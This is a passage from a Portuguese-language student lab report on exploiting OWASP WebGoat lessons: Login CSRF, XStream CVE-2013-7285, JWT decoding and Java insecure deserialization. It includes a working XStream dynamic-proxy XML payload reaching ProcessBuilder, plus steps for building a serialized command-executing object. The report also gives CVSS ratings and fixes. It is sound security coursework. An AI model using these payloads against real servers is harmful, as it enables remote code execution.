1. O WebGoat foi acessado em `http://127.0.0.1:8080/WebGoat` com o usuário legítimo `ubuntu123`.
2. Foi aberta a atividade Login CSRF dentro das lições de CSRF.
3. Em uma segunda aba do navegador, foi criada uma nova conta controlada pelo atacante com nome no formato exigido pela atividade, utilizando o prefixo `csrf-`, por exemplo:

`csrf-ubuntu123`

4. Foi realizado logout da sessão anterior e, em seguida, login com a nova conta `csrf-ubuntu123`.
5. A aba original da lição foi mantida aberta durante a troca de sessão.
6. Após autenticar com a conta criada para o ataque, a aba da atividade foi acessada novamente.
7. O botão Solved! foi acionado.
8. O WebGoat verificou que o navegador, originalmente associado ao usuário `ubuntu123`, estava agora operando com a sessão da conta `csrf-ubuntu123`.
9. A aplicação exibiu a mensagem de conclusão e o check verde, confirmando o cenário de Login CSRF.
10. Como evidência, foi registrada uma captura da tela mostrando a tarefa concluída e a alteração do contexto de autenticação.

5.5.Componente XStream Vulnerável

Classificação OWASP: A06:2021 – Vulnerable and Outdated Components

CWE: CWE-502 – Deserialization of Untrusted Data

Situação em que uma aplicação desserializa dados não confiáveis sem validação adequada. Nesse cenário, o XStream interpretou um XML fornecido pelo usuário e tentou instanciar uma cadeia de objetos Java controlada pelo payload.

O problema é grave porque a desserialização pode provocar efeitos colaterais antes mesmo de a aplicação validar adequadamente o objeto resultante, podendo chegar à execução de comandos.

CVSS: 9.8 – Crítico

VETOR CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

A exploração pode ocorrer pela rede (AV:N)

Baixa complexidade (AC:L)

Sem necessidade de privilégios (PR:N) e sem interação da vítima (UI:N)

Uma exploração completa de execução remota de código pode comprometer totalmente Confidencialidade (C:H), Integridade (I:H) e Disponibilidade (A:H) do sistema


CID: Confidencialidade, Integridade e Disponibilidade

Confidencialidade porque uma execução arbitrária no servidor pode permitir acesso a arquivos, configurações, credenciais e outros dados sensíveis

Integridade porque o atacante pode potencialmente modificar arquivos, configurações ou informações processadas pela aplicação.

Disponibilidade porque a execução de comandos pode permitir encerramento de processos, remoção de arquivos ou outras ações capazes de indisponibilizar o serviço.

Validação da tarefa no ambiente:



Passo a passo:

1. Foi acessada a categoria A06 – Vulnerable and Outdated Components no WebGoat e selecionada a atividade referente ao XStream / CVE-2013-7285.
2. Inicialmente foi enviado o XML legítimo fornecido pela própria atividade:

<contact>

<id>1</id>

<firstName>Bruce</firstName>

<lastName>Mayhew</lastName>

<email>webgoat@owasp.org</email>

</contact>

3. O WebGoat processou o documento normalmente e criou um objeto Contact, confirmando que aquele XML não explorava a vulnerabilidade.
4. Para compreender o mecanismo utilizado pela atividade, foi acessado o container Docker do WebGoat:

docker exec -it <ID_DO_CONTAINER> bash

5. Dentro do container, foi localizada a documentação específica da categoria:

```
jar tf /home/webgoat/webgoat.jar | grep -i 'vulnerablecomponents'
```

6. Foi extraído e consultado o arquivo `VulnerableComponents_content5a.adoc`, que confirmou que o WebGoat processa diretamente o XML fornecido utilizando:

```
XStream.fromXML(xml)
```

7. Em seguida, foi utilizado um payload XML baseado em uma cadeia de objetos Java que força o XStream a instanciar um `dynamic-proxy`, utilizando `EventHandler` e `ProcessBuilder`:

```
<contact class="dynamic-proxy">
```

```
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
```

```
<handler class="java.beans.EventHandler">
```

```
<target class="java.lang.ProcessBuilder">
```

```
<command>
```

```
<string>calc.exe</string>
```

```
</command>
```

```
</target>
```

```
<action>start</action>
```

```
</handler>
```

```
</contact>
```

8. O XML malicioso foi inserido no campo da atividade e enviado por meio do botão Go!.
9. Durante o processamento, a aplicação tentou executar o processo `calc.exe`. Como o servidor do laboratório estava executando Linux, foi retornado erro indicando que o arquivo não existia.
10. Apesar da inexistência do executável, a tentativa de execução confirmou que a cadeia de objetos atingiu o `ProcessBuilder`, demonstrando o potencial de execução de comandos no servidor.
11. O próprio WebGoat confirmou a exploração por meio da mensagem:

You successfully tried to exploit the CVE-2013-7285 vulnerability

12. A tela de sucesso, o payload XML utilizado e a resposta da aplicação foram registrados como evidência do achado. Isso atende ao requisito do roteiro de correlacionar componentes vulneráveis com CVEs conhecidos e apresentar evidência reproduzível.

5.6. Identificador de sessão previsível e sequestro de sessão

Classificação OWASP: A07:2021 – Identification and Authentication Failures

CWE: CWE-287 – Improper Authentication

Situação em que a aplicação não verifica corretamente a identidade de um usuário ou a validade de uma credencial antes de conceder acesso.

No contexto de JWT, o risco aparece quando a aplicação confia apenas no conteúdo do token sem validar adequadamente assinatura, expiração, emissor, audiência, etc.

Na atividade executada, o token pôde ser decodificado e analisado, permitindo identificar informações de autenticação e autorização.

CVSS: 6.5 - Médio

VETOR CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

O token pode ser obtido e analisado remotamente (AV:N), com baixa complexidade (AC:L), sem exigir privilégios prévios (PR:N) ou interação adicional da vítima (UI:N).


O principal impacto demonstrado está na Confidencialidade (C:H), pois informações relacionadas à identidade e aos privilégios do usuário ficam expostas no payload.

Nesta atividade específica, não foi demonstrada alteração do token nem impacto direto sobre Integridade ou Disponibilidade.

CID: Confidencialidade

Confidencialidade porque o payload do JWT revelou informações internas do usuário e de autorização, incluindo user_name, perfis e escopos.

Validação da tarefa no ambiente:



Passo a passo:

1. Foi acessada a categoria A07 – Identification and Authentication Failures no WebGoat.
2. Na atividade relacionada a JWT, foi apresentado um token composto pelas três partes padrão:

header.payload.signature

3. O token foi copiado para análise local.
4. O conteúdo foi separado pelo caractere . e foi selecionada a segunda parte, correspondente ao payload.
5. O payload foi decodificado utilizando Base64UR ao rodar o arquivo base64.py
6. O JSON resultante revelou diversos claims do token, entre eles authorities, scope, client_id, exp, jti e user_name.
7. Foi identificado o campo:

"user_name": "user"

8. O valor user foi inserido no campo Username da atividade do WebGoat.
9. A resposta foi submetida e o WebGoat confirmou a conclusão da tarefa com mensagem de sucesso e check verde.
10. Como evidência, foram registrados o JWT original, o payload decodificado, o valor de user_name identificado e a tela de validação da atividade.

5.6.1. base64.py

```
import base64

import json

token = "TOKEN_JWT"

payload = token.split(".")[1]

payload += "=" * (-len(payload) % 4)

dados = base64.urlsafe_b64decode(payload)

print(json.dumps(json.loads(dados), indent=2))
```

5.7. Desserialização de dados não confiáveis

Classificação OWASP: A08:2021 – Software and Data Integrity Failures

CWE: CWE-502 – Deserialization of Untrusted Data

Situação em que uma aplicação desserializa dados provenientes de uma fonte não confiável sem verificar de forma segura o conteúdo ou o tipo do objeto.

O risco ocorre porque métodos especiais, como `readObject()`, podem executar código durante a própria desserialização.

No cenário testado, a aplicação desserializou um objeto `VulnerableTaskHolder` e executou automaticamente o conteúdo definido no atributo `taskAction`.

CVSS: 9.8 - Crítico

VECTOR CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Pode ser explorada remotamente (AV:N), com baixa complexidade (AC:L), sem exigir privilégios prévios (PR:N) nem interação de outro usuário (UI:N).

Caso o atacante consiga controlar uma ação executada durante a desserialização, pode atingir execução arbitrária de código, comprometendo fortemente Confidencialidade (C:H), Integridade (I:H) e Disponibilidade (A:H).

CID: Disponibilidade

Disponibilidade porque um atacante poderia executar operações capazes de consumir recursos, interromper processos ou indisponibilizar a aplicação.

Validação da tarefa no ambiente:



Passo a passo:

1. Foi acessada a categoria A08 – Software and Data Integrity Failures, na atividade Insecure Deserialization do WebGoat.
2. A página forneceu inicialmente um objeto serializado em Base64, indicando que o servidor recebia uma representação serializada e a desserializava.
3. Para identificar a implementação utilizada pela atividade, foi acessado o container Docker do WebGoat:

```
docker exec -it <ID_DO_CONTAINER> bash
```

4. Dentro do container, foi localizada a documentação e a classe relacionadas à atividade:

```
jar tf /home/webgoat/webgoat.jar | grep -i 'InsecureDeserialization'
```

5. A documentação InsecureDeserialization_SimpleExploit.adoc mostrou que a classe vulnerável utilizada no exemplo era:

```
org.dummy.insecure.framework.VulnerableTaskHolder
```

6. Foi confirmado que essa classe realmente estava presente no ambiente:

```
jar tf /home/webgoat/webgoat.jar | grep 'VulnerableTaskHolder'
```

7. A classe foi extraída do arquivo JAR:

```
jar xf /home/webgoat/webgoat.jar \
```

```
BOOT-INF/classes/org/dummy/insecure/framework/VulnerableTaskHolder.class
```

8. Foi criado um programa Java chamado `GeneratePayload.java`, responsável por instanciar um `VulnerableTaskHolder` com a ação:

```
sleep 5
```

9. O objeto foi serializado com `ObjectOutputStream` e convertido para Base64 utilizando `Base64.getEncoder()`.

10. O programa foi compilado:

```
javac -cp /tmp/BOOT-INF/classes /tmp/GeneratePayload.java
```

11. Como a classe dependia de bibliotecas presentes no WebGoat, as dependências de `BOOT-INF/lib` foram extraídas e incluídas no classpath.

12. O gerador foi executado:

```
java \
```

```
-cp '/tmp:/tmp/BOOT-INF/classes:/tmp/BOOT-INF/lib/*' \
```

```
GeneratePayload
```

13. Foi produzido um payload Base64 iniciando por:

```
r00ABXNy...
```

14. A string completa foi copiada para o campo token da atividade Insecure Deserialization.

15. Ao clicar em Submit, o servidor desserializou o objeto. Durante o método `readObject()`, a ação `sleep 5` foi executada.

16. A resposta apresentou o atraso esperado de aproximadamente cinco segundos e o WebGoat marcou a atividade como concluída.

17. Como evidência, foram registrados o código do gerador, o payload Base64 utilizado, a tela de sucesso e o comportamento temporal da aplicação. Isso caracteriza diretamente a desserialização de dados não confiáveis, enquadrada como CWE-502 e A08.

6. CONCLUSÃO

Foi realizado o projeto abordando diferentes tipos de sondagem de vulnerabilidades e constatou-se ser um ambiente OWASP WebGoat muito didático. A principal lição é que a deve haver a aplicação de estratégias para diminuir a possibilidade das vulnerabilidades serem exploradas nas aplicações web.

6.1.Possibilidades de correções

VULNERABILIDADE	MEDIDA DE CORREÇÃO
A01 – Session Hijacking	Gerar identificadores de sessão criptograficamente aleatórios, regenerar o ID após login e aplicar Secure, HttpOnly, SameSite e expiração adequada nos cookies.
A02 – Credenciais em Base64	Utilizar HTTPS/TLS obrigatoriamente e não tratar Base64 como criptografia. Evitar transmissão de credenciais sem proteção criptográfica.
A03 – SQL Injection	Utilizar consultas parametrizadas/prepared statements, validar entradas e aplicar princípio do menor privilégio no banco de dados.
CSRF	Implementar tokens anti-CSRF, configurar cookies com SameSite e exigir confirmação ou reautenticação em operações sensíveis.
A06 – XStream	Atualizar ou remover a biblioteca vulnerável, restringir tipos permitidos na desserialização e monitorar dependências com ferramentas de SCA.
A07 – JWT	Validar assinatura, algoritmo, expiração e demais claims do JWT; evitar dados sensíveis no payload e utilizar chaves criptográficas robustas.
A08 – Desserialização insegura	Evitar desserializar objetos não confiáveis, restringir classes permitidas e preferir formatos estruturados como JSON com esquema definido.

REFERÊNCIAS BIBLIOGRÁFICAS

UNIVALI. Segurança de Sistemas Computacionais: Trabalho 1 – Case Prático 1: Avaliação de Vulnerabilidades em Aplicação Web. Itajaí: Universidade do Vale do Itajaí, 2026. Roteiro da disciplina.

OWASP FOUNDATION. OWASP Top 10:2021. [S. l.]: OWASP Foundation, 2021. Disponível em: <https://owasp.org/Top10/>. Acesso em: 2 set. 2026.

OWASP FOUNDATION. OWASP WebGoat. [S. l.]: OWASP Foundation, [s. d.]. Disponível em: <https://owasp.org/www-project-webgoat/>. Acesso em: 2 set. 2026.

FIRST. Common Vulnerability Scoring System v3.1 Calculator. [S. l.]: FIRST, [s. d.]. Disponível em: <https://www.first.org/cvss/calculator/3-1>. Acesso em: 2 set. 2026.

MITRE. Common Weakness Enumeration (CWE). [S. l.]: MITRE, [s. d.]. Disponível em: <https://cwe.mitre.org/>. Acesso em: 2 set. 2026.

NIST. National Vulnerability Database: CVE-2013-7285. Gaithersburg: National Institute of Standards and Technology, [s. d.]. Disponível em: <https://nvd.nist.gov/vuln/detail/CVE-2013-7285>. Acesso em: 2 set. 2026.

BRASIL. Lei nº 13.709, de 14 de agosto de 2018. Lei Geral de Proteção de Dados Pessoais (LGPD). Diário Oficial da União: Brasília, DF, 15 ago. 2018.

BRASIL. Lei nº 12.737, de 30 de novembro de 2012. Dispõe sobre a tipificação criminal de delitos informáticos. Diário Oficial da União: Brasília, DF, 3 dez. 2012.